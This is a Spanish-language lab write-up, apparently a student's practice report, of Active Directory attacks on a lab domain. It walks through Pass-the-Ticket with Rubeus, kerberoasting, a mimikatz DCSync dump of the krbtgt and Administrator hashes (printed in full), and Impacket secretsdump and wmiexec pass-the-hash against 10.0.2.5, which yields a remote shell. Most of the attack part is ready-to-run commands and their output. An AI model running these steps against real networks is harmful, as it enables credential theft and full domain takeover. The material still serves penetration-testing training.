Pass the ticket

Resumen

En un ataque *Pass-the-Ticket (PtT)* se roba un Ticket-Granting Ticket (TGT) o un Ticket-Granting Service (TGS) y se inyecta (“se pasa”) en la caché Kerberos de una sesión para suplantar a otro usuario sin conocer su contraseña. Con Rubeus realizaste los cuatro pasos canónicos: 1) solicitar un TGT con *asktgt* usando la contraseña del Administrador, 2) inyectar ese TGT en la sesión con *ptt*, 3) pedir un TGS específico (CIFS o LDAP) con *asktgs* empleando el TGT robado, y 4) volver a inyectar el nuevo TGS con *ptt*. Las verificaciones con **klist** y con `dir\\PRINCIPAL-BLEACH.BLEACH.local\c$` confirmaron que los tickets estaban activos y permitían acceso al recurso SMB

Conceptos esenciales de Kerberos y Pass-the-Ticket

- **GT (Ticket-Granting Ticket)**: Credencial cifrada que el KDC devuelve tras la autenticación inicial y que permite solicitar TGS sin volver a enviar la contraseña
- **TGS (Service Ticket)**: Se emite cuando el cliente presenta un TGT válido y especifica un Service Principal Name (SPN), por ejemplo `cifs/servidor`.
- **SPN**: Identificador único de un servicio en Kerberos; para SMB suele ser `cifs/<HOST>`.
- **Pass-the-Ticket**: Técnica que consiste en capturar e inyectar tickets ya generados (TGT o TGS) para autenticarse como otra cuenta.

Rubeus: visión general y sintaxis clave


Rubeus es una herramienta de post-explotación escrita en C# (GhostPack) que permite manipular el protocolo Kerberos: solicitar, renovar, descifrar e inyectar tickets. Las opciones se encadenan como parámetros: `/user`, `/password`, `/ticket`, `/service`, `/ptt`, `/nowrap`.

Pasos

Obtención del TGT

.\Rubeus.exe asktgt /user:Administrador /password:admin1 /nowrap


- **`asktgt`**: envía un mensaje AS-REQ con el usuario y la contraseña (o hash) para que el KDC devuelva un AS-REP que contiene el TGT.
- **`/user`** y **`/password`**: credenciales que se usarán para cifrar la parte secreta del ticket.
- **`/nowrap`**: entrega el TGT en Base64 continuo, eliminando los saltos de línea RFC2045 (76 bytes), lo que facilita copiarlo a la línea de comandos o a un fichero.



Importación del TGT

.\Rubeus.exe ptt /ticket:"<ticketb64>"

`ptt` **(Pass-the-Ticket)**: decodifica el blob Base64 (`.kirbi`) y lo inyecta en la memoria de la sesión Kerberos (LSASS). A partir de ese momento el sistema cree que tu sesión posee un TGT legítimo del Administrador.



Obtención del TGS usando el ticket TGT

.\Rubeus.exe asktgs /user:Administrador /ticket:<b64-ticket>
/service:cifs/PRINCIPAL-BLEACH.BLEACH.local /nowrap

- **`asktgs`**: construye un TGS-REQ utilizando el TGT inyectado (vía `/ticket:`) y pide un ticket de servicio
- **`/service:cifs/...`**: SPN que identifica el recurso SMB (**`\\PRINCIPAL-BLEACH.BLEACH.local`**). Windows traducirá un acceso UNC a un SPN **`cifs/<host>`**.

Importación del TGS

.\Rubeus.exe ptt /ticket:"<ticketb64>"

Obtener el ticket con service ldap


.\Rubeus.exe asktgs /user:Administrador /ticket:"EL_TGT_DE_ADMINISTRADOR" /service:ldap/PRINCIPAL-BLEACH.BLEACH.local /ptt

(No le hice captura desde la reverse, pero pongo una que tengo desde la propia windows)

`/ptt` al final automatiza la inyección del ticket recién emitido, evitando ejecutar un *ptt* adicional.
Tras esto podrías usar herramientas LDAP (ADSIEdit, ldp.exe, etc.) autenticado como Administrador.

Comprobación


klist



`klist` lista los tickets presentes en la credencial cache y muestra su validez, SPN y tiempos de renovación.

Prueba de acceso al recurso SMB


dir "//PRINCIPAL-BLEACH.BLEACH.local/c$"




El comando usa el TGS inyectado para autenticar la sesión SMB y listar el disco C$ remoto. Si la lista de directorios aparece, el PtT fue exitoso

Hashes de spn (kerberoasting)

.\Rubeus.exe kerberoast /format:hashcat /outfile:C:\Users\jquerito\Downloads\ghost\Ghostpack-CompiledBinaries-master/spn_hashes.txt





Hash NTLM KRBTGT


.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:krbtgt" exit

```
C:\Users\jquerito\Downloads\mimikatz-master\x64>.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:krbtgt" exit
.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:krbtgt" exit

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /domain:BLEACH.local /user:krbtgt
[DC] 'BLEACH.local' will be the domain
[DC] 'PRINCIPAL-BLEACH.BLEACH.local' will be the DC server
[DC] 'krbtgt' will be the user account
```


```
mimikatz(commandline) # lsadump::dcsync /domain:BLEACH.local /user:krbtgt
[DC] 'BLEACH.local' will be the domain
[DC] 'PRINCIPAL-BLEACH.BLEACH.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 30/03/2023 13:05:42
Object Security ID   : S-1-5-21-3777977817-1859332824-490154379-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0a6d458c0c48da059c4992b37d77a3ac
    ntlm- 0: 0a6d458c0c48da059c4992b37d77a3ac
    lm  - 0: 357321c4dc7fb819c002d87498c80a84

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : BLEACH.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 636bb5cf3b96c4faf704793c467c6af5836e85ff0bd669d406234e155d802af5
      aes128_hmac       (4096) : a489fb12e4a24de1a9b72c05ef88d4d4
      des_cbc_md5       (4096) : 64207f0da7a70b2c

* Primary:Kerberos *
    Default Salt : BLEACH.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 64207f0da7a70b2c

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  4f883df2350e2fd0fe6dd70d08701012
    02  00885c006983ef2e135271da2de34247
    03  4b56b389d42c7f973d67d42dea262f43
    04  4f883df2350e2fd0fe6dd70d08701012
    05  00885c006983ef2e135271da2de34247
```


SAM del equipo

Primero sacamos el hash NTLM del administrador
Comprobamos que tenemos el ticket de administrador



.\mimikatz.exe "lsadump::dcsync /domain:BLEACH.local /user:Administrador" exit






Ejecuta el módulo `lsadump::dcsync`, que simula ser un **controlador de dominio** y solicita al DC las credenciales del usuario `Administrador`.
Devuelve hashes **NTLM**, **LM**, y el **hash de Kerberos (AES)** del usuario solicitado.
Necesita privilegios de **Domain Admin** o **replication rights** en el dominio.
Obtenemos el hash NTLM del administrador: :74561893ea1e32f1fab1691c56f6c7a5

Ejecución remota con wmiexec desde Kali


Utilizamos el repositorio https://github.com/fortra/impacket.git

Para exfiltrar la SAM usamos

python3 secretsdump.py -hashes :74561893ea1e32f1fab1691c56f6c7a5 BLEACH.local/Administrador@10.0.2.5



Obtenemos las SAM



`secretsdump.py` (de Impacket) permite extraer secretos del sistema remoto (SAM, LSA, NTDS) **sin necesidad de contraseña**, solo con un hash NTLM.

El parámetro `-hashes :7456...` indica que **no se proporciona hash LM** (está vacío) y solo se usará el **hash NTLM** (`74561893ea1e32f1fab1691c56f6c7a5`) para autenticarse (Pass-the-Hash).

`BLEACH.local/Administrador@10.0.2.5`: conecta al host remoto con el usuario `Administrador` del dominio `BLEACH.local`.

python3 wmiexec.py -hashes :74561893ea1e32f1fab1691c56f6c7a5 BLEACH.local/Administrador@10.0.2.5

```
┌──(impacket_env)─(kali㉿kali)-[~/Desktop/impacket]
└─$ cd examples

┌──(impacket_env)─(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 wmiexec.py -hashes :74561893ea1e32f1fab1691c56f6c7a5 BLEACH.local/Administrador@10.0.2.5
Impacket v0.13.0.dev0+20250523.184829.f2f2b367 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bleach\administrador
```


Ejecuta comandos remotamente en la máquina Windows (`10.0.2.5`) usando WMI.
Utiliza **autenticación por hash NTLM**
La cadena `-hashes :<NTLM>` indica que solo se proporciona el hash NTLM

Ahora que ya tenemos la SAM del administrador para crear una nueva reverse shell

